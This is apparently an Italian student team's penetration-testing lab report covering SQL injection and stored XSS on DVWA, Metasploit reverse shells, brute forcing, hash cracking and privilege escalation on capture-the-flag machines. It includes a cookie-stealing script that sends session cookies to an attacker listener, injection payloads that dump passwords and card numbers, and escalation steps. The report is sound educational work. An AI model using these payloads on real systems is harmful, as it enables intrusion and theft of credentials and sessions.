

BUILD WEEK 2

UN PROGETTO DI SECURITY GRIFFINS S.P.A.



CHI SIAMO

Siamo un'azienda innovativa e versatile che opera nel settore IT con un focus speciale sulla sicurezza informatica. Offriamo consulenza IT altamente specializzata, aiutando aziende di ogni dimensione a ottimizzare i propri sistemi e a garantire la protezione delle loro risorse digitali.

La nostra missione è supportare le aziende nel loro percorso di trasformazione digitale, garantendo infrastrutture solide e sicure che permettano di concentrarsi sul core business.

COSA FACCIAMO

- Progettazione e implementazione di infrastrutture IT
- Sicurezza informatica
- Monitoraggio e gestione della rete
- Consulenza strategica
- Testing e valutazione



IL NOSTRO TEAM

**GRETA
LLESHI**

**SIMONE
BARBIERI**

**OCTAVIAN
CERESAU**

**FRANCESCO
FRACELLA**

**CRISTIAN
GIRGENTI**

**LIVIU
MIRZAC**

**FRANCESCO
MOCCIA**

**LEONARDO
NIGRO**

**YULIYA
SUVOROVA**

TRACCIA 1A

Obiettivo

Ci è stato richiesto di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso

IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

Fase Iniziale

1. Abbiamo settato i due ip e verificato che le due macchine comunicassero tramite il comando ping
2. Siamo entrati in DVWA digitando l'IP della macchina metasploitable e dopo il login abbiamo impostato il livello di sicurezza low.

Fase centrale

3. Si è aperta la sezione SQL injection e abbiamo utilizzato il payload '`OR '1'=1 #`' per ottenere una condizione sempre vera
4. Abbiamo usato il payload:
`' UNION SELECT user,password FROM dvwa.users#`
per ottenere tutti gli username e le password degli utenti sul database DVWA

FASE FINALE

```
(kali㉿vboxkali)-[~/Desktop]
$ john --show --format=raw-md5 pablo.txt wordlist
Letmein

password hash cracked, 0 left
-(kali㉿vboxkali)-[~/Desktop]
$
```

5. Abbiamo creato il documento "pablo.txt" con all'interno l'hash recuperato

6. Con il **comando**:

john --format=raw-md5 -- wordlist=rockyou.txt pablo.txt
abbiamo decifrato l'hash

7. Tramite il **comando**

john --show --format=raw-md5 pablo.txt

Siamo stati in grado di visualizzare i risultati del cracking delle password

TRACCIA 1B

Obiettivo

Ci è stato richiesto di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso

IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

Fase Iniziale

1. Abbiamo settato i due ip e verificato che le due macchine comunicassero tramite il comando ping
2. Siamo entrati in DVWA digitando l'IP della macchina metasploitable e dopo il login abbiamo impostato il livello di sicurezza medium.

Fase centrale

3. Si è aperta la sezione SQL injection e abbiamo utilizzato il payload 1 OR 1=1 – per ottenere una condizione sempre vera
4. Si è usato il payload:
4 UNION SELECT user,password FROM dvwa.users –
per ottenere tutti gli username e le password degli utenti sul database DVWA

FASE FINALE

```
-(kali㉿vboxkali)-[~/Desktop]
$ john --show --format=raw-md5 pablo.txt wordlist
jetmein

password hash cracked, 0 left
-(kali㉿vboxkali)-[~/Desktop]
$
```

5. Abbiamo creato il documento pablo.txt con all'interno l'hash recuperato

6. Con il comando:

```
john --format=raw-md5 --
wordlist=/usr/share/wordlists/rockyou.txt pablo.txt
abbiamo decifrato l'hash
```

7. tramite il comando

```
john --show --format=raw-md5 pablo.txt
```

Siamo stati in grado di visualizzare i risultati del cracking delle password

TRACCIA 1C

Obiettivo

Ci è stato richiesto di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare informazioni aggiuntive

- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

Fase Iniziale

1. Abbiamo settato i due ip e verificato che le due macchine comunicassero tramite il comando ping.
2. Siamo entrati in DVWA digitando l'IP della macchina metasploitable e dopo il login abbiamo impostato il livello di sicurezza low.
3. Abbiamo aperto la sezione SQL injection e usato il payload ' OR '1'='1 per una condizione sempre vera

Fase centrale

4. usato payload ' UNION SELECT NULL, schema_name FROM information_schema.schemata # per trovare altri database disponibili
5. con il comando' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='nome_database' # abbiamo provato ad entrare bei diversi database
6. abbiamo trovato la tabella "credit_cards" nel database "owasp10".

FASE FINALE

User ID: Submit

ID: 4 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x6372656469745f6361726473 --
First name: Pablo
Surname: Picasso

ID: 4 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x6372656469745f6361726473 --
First name:
Surname: ccid

ID: 4 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x6372656469745f6361726473 --
First name:
Surname: ccnumber

ID: 4 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x6372656469745f6361726473 --
First name:
Surname: ccv

ID: 4 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x6372656469745f6361726473 --

7. Payload:

' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='credit_cards' # per ottenere l'elenco delle colonne della tabella

8. **Comando** ' UNION SELECT NULL, nome_colonna FROM owasp10.credit_cards # abbiamo ottenuto il contenuto delle colonne

9. Abbiamo trovato:

Identificativi delle carte di credito, numeri della carte di credito codici di sicurezza e date di scadenza

TRACCIA 10

Obiettivo

Ci è stato richiesto di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare informazioni aggiuntive. Abbiamo però impostato la difficoltà medium

- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

Fase Iniziale

1. Abbiamo settato i due ip e verificato che le due macchine comunicassero tramite il comando ping.
2. Siamo entrati in DVWA digitando l'IP della macchina metasploitable e dopo il login abbiamo impostato il livello di sicurezza medium.
3. Abbiamo aperto la sezione SQL injection e usato il payload 1 OR 1=1 – per una condizione sempre vera

Fase centrale

4. usato payload 1 UNION SELECT NULL, schema_name FROM information_schema.schemata -- per trovare altri database disponibili
5. con il comando 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE tables_schema=0x6f77617370130 -- abbiamo provato ad entrare bei diversi database
6. abbiamo trovato la tabella "credit_cards" nel database "owasp10".

FASE FINALE

User ID:


```
ID: 4 UNION SELECT NULL, ccnumber FROM owasp10.credit_cards --
First name: Pablo
Surname: Picasso

ID: 4 UNION SELECT NULL, ccnumber FROM owasp10.credit_cards --
First name:
Surname: 4444111122223333

ID: 4 UNION SELECT NULL, ccnumber FROM owasp10.credit_cards --
First name:
Surname: 7746536337776330

ID: 4 UNION SELECT NULL, ccnumber FROM owasp10.credit_cards --
First name:
Surname: 8242325748474749

ID: 4 UNION SELECT NULL, ccnumber FROM owasp10.credit_cards --
First name:
Surname: 7725653200487633

ID: 4 UNION SELECT NULL, ccnumber FROM owasp10.credit_cards --
First name:
Surname: 1234567812345678
```

7. Payload:

4 UNION SELECT NULL, column_name FROM
information_schema.columns WHERE
table_name=0x6372656469745f6361726473 --
per ottenere l'elenco delle colonne della tabella

8. Abbiamo trovato:

Identificativi delle carte di credito, numeri della carte di credito
codici di sicurezza e date di scadenza

TRACCIA 2A

Obiettivo

Ci è stato richiesto di utilizzare delle tecniche di iniezione di payload in javascript o html per sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito.

IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24

Fase Iniziale

1. Abbiamo settato i due ip e verificato che le due macchine comunicassero tramite il comando ping.
2. Siamo entrati in DVWA digitando l'IP della macchina metasploitable e dopo il login abbiamo impostato il livello di sicurezza low

Fase centrale

3. Abbiamo aperto la sezione XSS stored
4. Si è usato lo script `<script>alert('Ciao')</script>` per testare la vulnerabilità

TRACCIA 2A

Fase centrale

5. configurato un nostro web server per metterci in ascolto e per poter ricevere le richieste HTTP contenenti i cookie di sessione tramite comando python3 -m http.server 4444


Fase centrale

6. Payload:
<script> var cookie = document.cookie;
var img = new Image(); img.src =
"http://0.0.0.0:4444/?cookie=" +
encodeURIComponent(cookie);
</script> che permetterà di recuperare i cookie di sessione di un utente che visiti la pagina infetta e li mandi al server python della nostra macchina attaccante messa in ascolto sulla porta 4444.

Fase centrale

7. Da terminale possiamo notare di aver ricevuto una richiesta GET contenente i cookie di sessione dell'utente che visita la pagina web infetta.

FASE FINALE



A screenshot of the DVWA application interface. On the left, a terminal window shows the command `python3 -m http.server 4444` running. The main window displays a successful SQL injection attack on the 'Comments' page. The message 'Name: test' and 'Message: This is a test comment.' have been saved to the database, as shown in the list of comments. The sidebar shows various attack types like File Inclusion, SQL Injection, and XSS reflected.

8. Per verificare ulteriormente che il nostro attacco sia andato a buon fine, tentiamo di effettuare il login con le credenziali recuperate con l'attacco effettuato precedentemente (username: pablo password: letmein)

9. Visitando la pagina infetta con un utente diverso, il nostro commento è stato salvato dal server e persisterà nella pagina. Noteremo anche che il nostro payload ci restituisce i cookie di sessione per quell'utente.

TRACCIA 2B

Obiettivo

Ci è stato richiesto di utilizzare delle tecniche di iniezione di payload in javascript o html per sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente lecito del sito.

IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24


Fase Iniziale

1. Abbiamo settato i due ip e verificato che le due macchine comunicassero tramite il comando ping.
2. Siamo entrati in DVWA digitando l'IP della macchina metasploitable e dopo il login abbiamo impostato il livello di sicurezza low

Fase centrale

3. Abbiamo aperto la sezione XSS stored
4. Si è usato lo script ``
5. utilizziamo script `` per ottenere il dump completo di un utente

FASE FINALE



6. Il nostro attacco può ritenersi concluso. Controllando il web server messo in ascolto possiamo notare che la richiesta dei cookie di un utente che visita la pagina infetta è andata a buon fine.
A verifica del buon esito dell'attacco effettueremo un test visitando la pagina infetta utilizzando l'account precedentemente compromesso.
(credenziali account à username: pablo password:letmein)

7. Sul server python messo in ascolto arriva la richiesta da parte dell’utente che sta visitando la pagina con all’interno i suoi cookie di sessione.

TRACCIA 3

Obiettivo

Ci è stato richiesto di leggere un codice, ipotizzare il suo scopo e modificarlo affinché si verifichi un errore di segmentazione

Leggendo attentamente il programma fornito, abbiamo ipotizzato che la sua funzione potesse essere quella di ordinare in ordine crescente 10 numeri interi forniti dall'utente, ipotesi in seguito confermata dall'esecuzione del programma.

Fase Iniziale

Analizzando il codice, siamo riusciti a causare un errore di segmentazione modificando un parametro del primo ciclo for, modificando il valore massimo di ripetizione del ciclo for, superando il valore dell'array dichiarato inizialmente.

- esempio del codice: `for (i = 0 ; i < 15 ; i++)`, dove l'array dichiarato inizialmente aveva un limite di 10.

Fase centrale

1. Dopo aver completato questa parte della traccia, ci siamo dedicati alla compilazione di un codice che includa un menù iniziale (con cui è possibile selezionare se utilizzare la versione che causa un Overflow o la versione funzionante) e abbia un controllo degli input per evitare valori non accettati dal programma

TRACCIA 3

IL PROGRAMMA

```
==> Menu Principale ==>
1. Modalità Sicura
2. Modalità Overflow
3. Esci
Seleziona un'opzione: [1] + done
```

COSTANTE SIZE

```
#define SIZE 10
```

CONTROLLO INPUT DELL'UTENTE

```
int getIntegerInput() {
    int num;
    while (scanf("%d", &num) != 1) {
        printf("Input non valido. Inserire un numero intero: ");
        while (getchar() != '\n');
    }
    return num;
}
```

TRACCIA 3

MENU PRINCIPALE

```
int main() {
    int choice;

    do {
        printf("\n*** Menu Principale ***\n");
        printf("1. Modalità Sicura\n");
        printf("2. Modalità Overflow\n");
        printf("3. Esci\n");
        printf("Seleziona un'opzione: ");
        choice = getIntegerInput();

        switch (choice) {
            case 1:
                safeMode();
                break;
            case 2:
                overflowMode();
                break;
            case 3:
                printf("Uscita dal programma...\n");
                exit(0);
            default:
                printf("Scelta non valida. Riprova.\n");
        }
    } while (1);

    return 0;
}
```

MODALITA' SICURA

```
void safeMode() {
    int vector[SIZE], i, j, k, swap_var;

    printf("\n** Modalità Sicura **\n");
    printf("Inserire %d interi:\n", SIZE);

    for (i = 0; i < SIZE; i++) {
        printf("[%d]: ", i + 1);
        vector[i] = getIntegerInput();
    }

    printf("\nIl vettore inserito è:\n");
    for (i = 0; i < SIZE; i++) {
        printf("[%d]: %d\n", i + 1, vector[i]);
    }

    for (j = 0; j < SIZE - 1; j++) {
        for (k = 0; k < SIZE - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("\nIl vettore ordinato è:\n");
    for (j = 0; j < SIZE; j++) {
        printf("[%d]: %d\n", j + 1, vector[j]);
    }
}
```

MODALITA' OVERFLOW

```
void overflowMode() {
    int vector[SIZE], i;

    printf("\n** Modalità Overflow **\n");
    printf("Inserire più di %d interi per causare un errore.\n", SIZE);

    for (i = 0; i < SIZE + 100; i++) {
        printf("[%d]: ", i + 1);
        vector[i] = getIntegerInput();
    }

    printf("\nFine del programma in modalità Overflow.\n");
}
```

TRACCIA 4

OBIETTIVO

Ci è stato richiesto di effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable. Dopodiché sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole. Infine seguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

FASE INIZIALE

1. Configurazione del laboratorio virtuale. Si verifica la connettività tra le due VM

IP Kali Linux: 192.168.50.103/24

IP Metasploitable: 192.168.50.101/24

2. La fase successiva consiste nell'utilizzo di Nessus per identificare le vulnerabilità presenti sulla macchina Metasploitable.

FASE CENTRALE

3 . Tramite il seguente comando nmap -sV 192.168.50.101 -T5 facciamo una scansione dei servizi sull'indirizzo target e individuiamo la porta 445

4. È stato avviato msfconsole, e tramite il comando search è stato individuato l'exploit necessario. comando options, sono state visualizzate le informazioni necessarie per configurare correttamente l'exploit.

FASE FINALE

```
[*] Started reverse TCP handler on 192.168.50.103:5555
[*] Command shell session 3 opened (192.168.50.103:5555 → 192.168.50.101:53855) at 2025-01-05 17:07:10
+0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:4a:b7:b1
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4a:b7b1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3601 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2983 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:282153 (275.5 KB)  TX bytes:243572 (237.8 KB)
```

4. Abbiamo impostato i payload:

- l' indirizzo IP della macchina target
- la porta attiva dove è presente il servizio da exploitare
- la porta della kali che deve mettersi in ascolto
- Verifichiamo che tutto sia stato impostato correttamente

5. Infine, aperta la shell tramite il comando exploit, utilizziamo ifconfig verifico l' indirizzo di rete della macchina target

TRACCIA 5

OBIETTIVO

Ci è stato richiesto di avviare, sulla macchina Windows 10, dei servizi che potessero causare degli exploit. Successivamente effettuare un Vulnerability Scanning (basic scan) con Nessus e infine aprire una sessione con metasploit, exploitando il servizio TomCat.

IP Kali Linux: 192.168.200.100 IP Windows: 192.168.200.200 Listen port (payload option): 7777

FASE INIZIALE

1. Configurazione del laboratorio virtuale e verifica della connettività tra le due VM
2. Tramite nmap si procede alla scansione dei servizi sull' indirizzo target e si individua la porta 8080 con il servizio attivo di TomCat.
3. È stato avviato msfconsole e selezionato un modulo auxiliary per eseguire un attacco di brute force sulla pagina di login del servizio Tomcat della macchina target.

FASE CENTRALE

4. Sono state configurate le informazioni necessarie per l'exploit e il brute force è stato avviato. Tuttavia, il brute force non ha identificato una combinazione valida di email e password
5. Successivamente, è stata effettuata una verifica sul file tomcat-users, contenente le credenziali, per esaminare le combinazioni testate dal brute force. È stato riscontrato che la combinazione corretta era inclusa tra quelle provate, ma non è stata riconosciuta come valida.

TRACCIA 5

FASE CENTRALE

6. Perciò è stata adottata una nuova strategia, simulando un attacco di **brute force** con Hydra. È stata creata una lista di username e password. L'attacco ha avuto esito positivo, portando all'individuazione di una combinazione corretta.

7. Una volta ottenute le credenziali, è stato selezionato un exploit tramite msfconsole e configurato con le informazioni necessarie, inclusi username e password appena scoperti.

8. Avviato l'exploit, è stata stabilita una sessione Meterpreter.

FASE FINALE

```
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_fs_chmod,
gistry_delete_key, stdapi_registry_enum_key_direct, st
try_open_key, stdapi_registry_query_value_direct, std
nfig_getprivs, stdapi_sys_process_attach, stdapi_sys_p
ory_protect, stdapi_sys_process_memory_write, stdapi_s
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

9. Utilizzando il comando ifconfig, sono state recuperate le informazioni di rete della macchina target. Con il comando in screen abbiamo verificato che si trattasse di una macchina virtuale. Infine, tramite il comando screenshot, è stato acquisito uno screenshot della macchina target.

BLACKBOX 1

1. Abbiamo utilizzato fping per scoprire tutti gli host della subnet --> target trovato: 192.168.56.118

2. **Servizi trovati:** nmap -sV -T5 -p- 192.168.56.118
p: 21 : 3.0.3
80: httpd Apache : 2.4.18
Os: Unix

3. Abbiamo provato ad accedere al servizio ftp con - ftp 192.168.56.118 ma necessita della password

4. Abbiamo effettuato l'accesso alla pagina principale 192.168.56.118/site/ e utilizzato gobuster per una ricerca approfondita delle directory ma nessuna delle 2 opzioni ci ha dato risultati

5. Proseguendo con la ricerca sul sito, è stata trovata una pagina che permette di eseguire il codice direttamente dall'URL

6. Siamo partiti dalla cartella attuale in cui ci trovavamo con pwd dopodiché abbiamo cominciato a scendere di cartelle listando gli elementi all'interno con ls -a (in caso di file nascosti).

7. Dopo che abbiamo trovato un file nascosto chiamato .backup da cui abbiamo recuperato nome e password di jangow01

BLACKBOX 1

8. Una volta ottenuto l' accesso a ftp sulla porta 21 abbiamo controllato se fosse possibile caricare un file di testo ma non lo era. Perciò siamo entrati nella directory dell'utente jango01 e abbiamo scoperto che era possibile scrivere e caricare file

9. A questo punto l'obiettivo era sfruttare questo problema di sicurezza caricando un payload che permettesse elevazione a root

10. Facendo uname -r abbiamo trovato la versione del kernel e abbiamo notato che presentava un famoso exploit: DirtyCow

11. Abbiamo cercato payload utili e, trovato uno su github, abbiamo克隆ato il repository che ha caricato il payload per poi eseguirlo. Digitando ls -l abbiamo capito che il payload non era eseguibile perciò abbiamo digitato: chmod +x per renderlo eseguibile

12. Abbiamo così ottenuto l'accesso roo

13. Successivamente ci siamo diretti alla cartella del sistema "/" per andare poi su root e ottenere la flag

BLACKBOX 2

1. Configurazione iniziale:

```
(kali㉿kali)-[~]
$ ping -c 4 192.168.1.209
PING 192.168.1.209 (192.168.1.209) 56(84) bytes of data.
64 bytes from 192.168.1.209: icmp_seq=1 ttl=64 time=1.29 ms
64 bytes from 192.168.1.209: icmp_seq=2 ttl=64 time=0.376 ms
64 bytes from 192.168.1.209: icmp_seq=3 ttl=64 time=0.402 ms
64 bytes from 192.168.1.209: icmp_seq=4 ttl=64 time=0.363 ms
--- 192.168.1.209 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.363/0.608/1.291/0.394 ms
```

3. Esplorazione del file robots.txt:

The top window shows the robots.txt file content:
User-agent: *
Disallow: /~myfiles
The bottom window shows an Error 404 page.

2. Scansione della rete con Nmap:

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV 192.168.1.209
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 05:09 EST
Nmap scan report for 192.168.1.209
Host is up (0.00016s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/~myfiles
MAC Address: 08:00:27:1A:04:41 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds
```

4. Ricerca di percorsi nascosti con ffuf:

The terminal shows the ffuf command running:
ffuf -u http://192.168.1.209/~FUZZ -w /usr/share/wordlists/dirb/common.txt
The browser shows the contents of the secret directory.

5. Identificazione del file nascosto:

The terminal shows the dirbuster command:
dirbuster -fc 403 -e .txt,.html -u http://192.168.1.209/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
Output:
Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 18ms
Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms
Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 14ms
Progress: [262953/262953] :: Job [1/1] :: 6451 req/sec :: Duration: [0:01:12] :: Errors: 0 ::

6. Decodifica del file mysecret.txt:

The terminal shows the decoding of the hidden file:
base64 -d mysecret.txt
Output:
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNaClzXkkdjEAAAACmFlcZI1N1jYmMAAAAGAAAA8Dy33c2Fp
PBVANneaozJusGAAAAAAAEEAA1XAAnA3NzaC1yc2EAAAQABAAQABQzBjzJcvk
9GKiytplg9zJp9p1Nq0uQoAwop5JnhEf/45KQndj/JB7sQ1hBot0NvqaAdmK+oyL9
x20KriExVKApsd1nRvGhsA2HMKZET1ToTEC7r7d7Q0DELiuh1hnh3rQ2FcZf7T
J0uQklr72pm0QCCdo200JmlBzTxCYsju280QeCoV0R77wJm/rFtCd01P7C/NYyu
0/1f1cmhXEcv6171cbpqWfkhGf3hweEr0M0QhEu750yo1Cubghd1k24ksKyC0zH
ZnaDsmjovzuVL119jrfnp/tvolbk639imW3ubj63ap0Kewewivsz1NE8mKHPgyS1
he6clCdy31bfIBD-3y5e3p1HnUX78Cm6VW0P5Qmss6d-B9H2Bf121oi0MTFwaa0pf
X0cBVX2ou0h3lZB1/xo1p7L1h3K9p17U7Pz5eV5P
h2zJ14L0Z6jaGel+9g407jtEAqYv1+3x8F-zu1ZsV0w/669/e6d1wLqmz13U1fb6
41c1xaW0nuk0y1lvmbd0RyRakB0Ap0N0GvQAB1kUfctACN10x180vcq

BLACKBOX 2

7. Cracking della passphrase con John the Ripper:

```
(kali㉿kali)-[~]
$ ssh2john sshkey.txt > hashsshkey
```

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hashsshkey
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (sshkey.rsa)
1g 0:00:00:06 DONE (2025-01-09 07:51) 0.1506g/s 14.45p/s 14.45c/s 14.45C/s P@55w0rd.. testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

8. Accesso alla macchina Lupin One:

```
(kali㉿kali)-[~]
$ sudo ssh -i sshkey.txt icex64@192.168.1.209
The authenticity of host '192.168.1.209 (192.168.1.209)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlMDiyabwLvxTrKME.
This host key is known by the following other names/addresses:
  /etc/ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.209' (ED25519) to the list of known hosts.
Enter passphrase for key 'sshkey.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
```

9. Reverse shell

Creiamo la reverse shell con uno script python e mettiamo in ascolto la nostra kali sulla porta 4444. Accediamo alla reverse shell tramite sudo arsene: sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Digitando ls -a scopriamo subito un file nascosto ".secret". Troviamo una password che utilizziamo per accedere all'account di arsene

BLACKBOX 2

10. Escalation

Cercando su Google "bin/pip escalation" troviamo il seguente sito <https://gtfobins.github.io/gtfobins/pip/> con una lista di comandi tra cui l'escalation di privilegi tramite "pip". Utilizziamo il comando sudo che riteniamo più adatto

11. Root

Utilizzando lo script, possiamo vedere ("sudo -l") che abbiamo tutti gli accessi root
Ora che abbiamo gli accessi root , cerchiamo nella cartella root e apriamo il file di testo "root.txt". Aprendo il file "root.txt" abbiamo trovato la seconda flag root

flag user

flag root

BLACKBOX 3

1. Abbiamo controllato quale fosse il nostro indirizzo ip tramite il comando ip a. Dopodiché abbiamo eseguito un arp-scan della rete individuando l'ip target.

2. Tramite scansione con nmap abbiamo notato che era aperta la porta 80 per il servizio http e la porta 2222 per la porta ssh.

3. Successivamente siamo entrati all'interno del sito web digitando l'indirizzo ip nell'url e abbiamo ispezionato la pagina trovando un codice brainfuck ed un percorso che portava all'immagine del logo della theta in jpg e una password, quindi abbiamo scaricato l'immagine ed usato steghide per poter estrarre il file poesia.txt.

4. Abbiamo avviato una scansione gobuster sul sito e abbiamo trovato delle cartelle, tra queste quella tmp ci ha condotti ad un'altra parola.

5. Abbiamo avviato una scansione ssh sulla porta 2222 con hydra della poesia che è stata estratta con steghide.

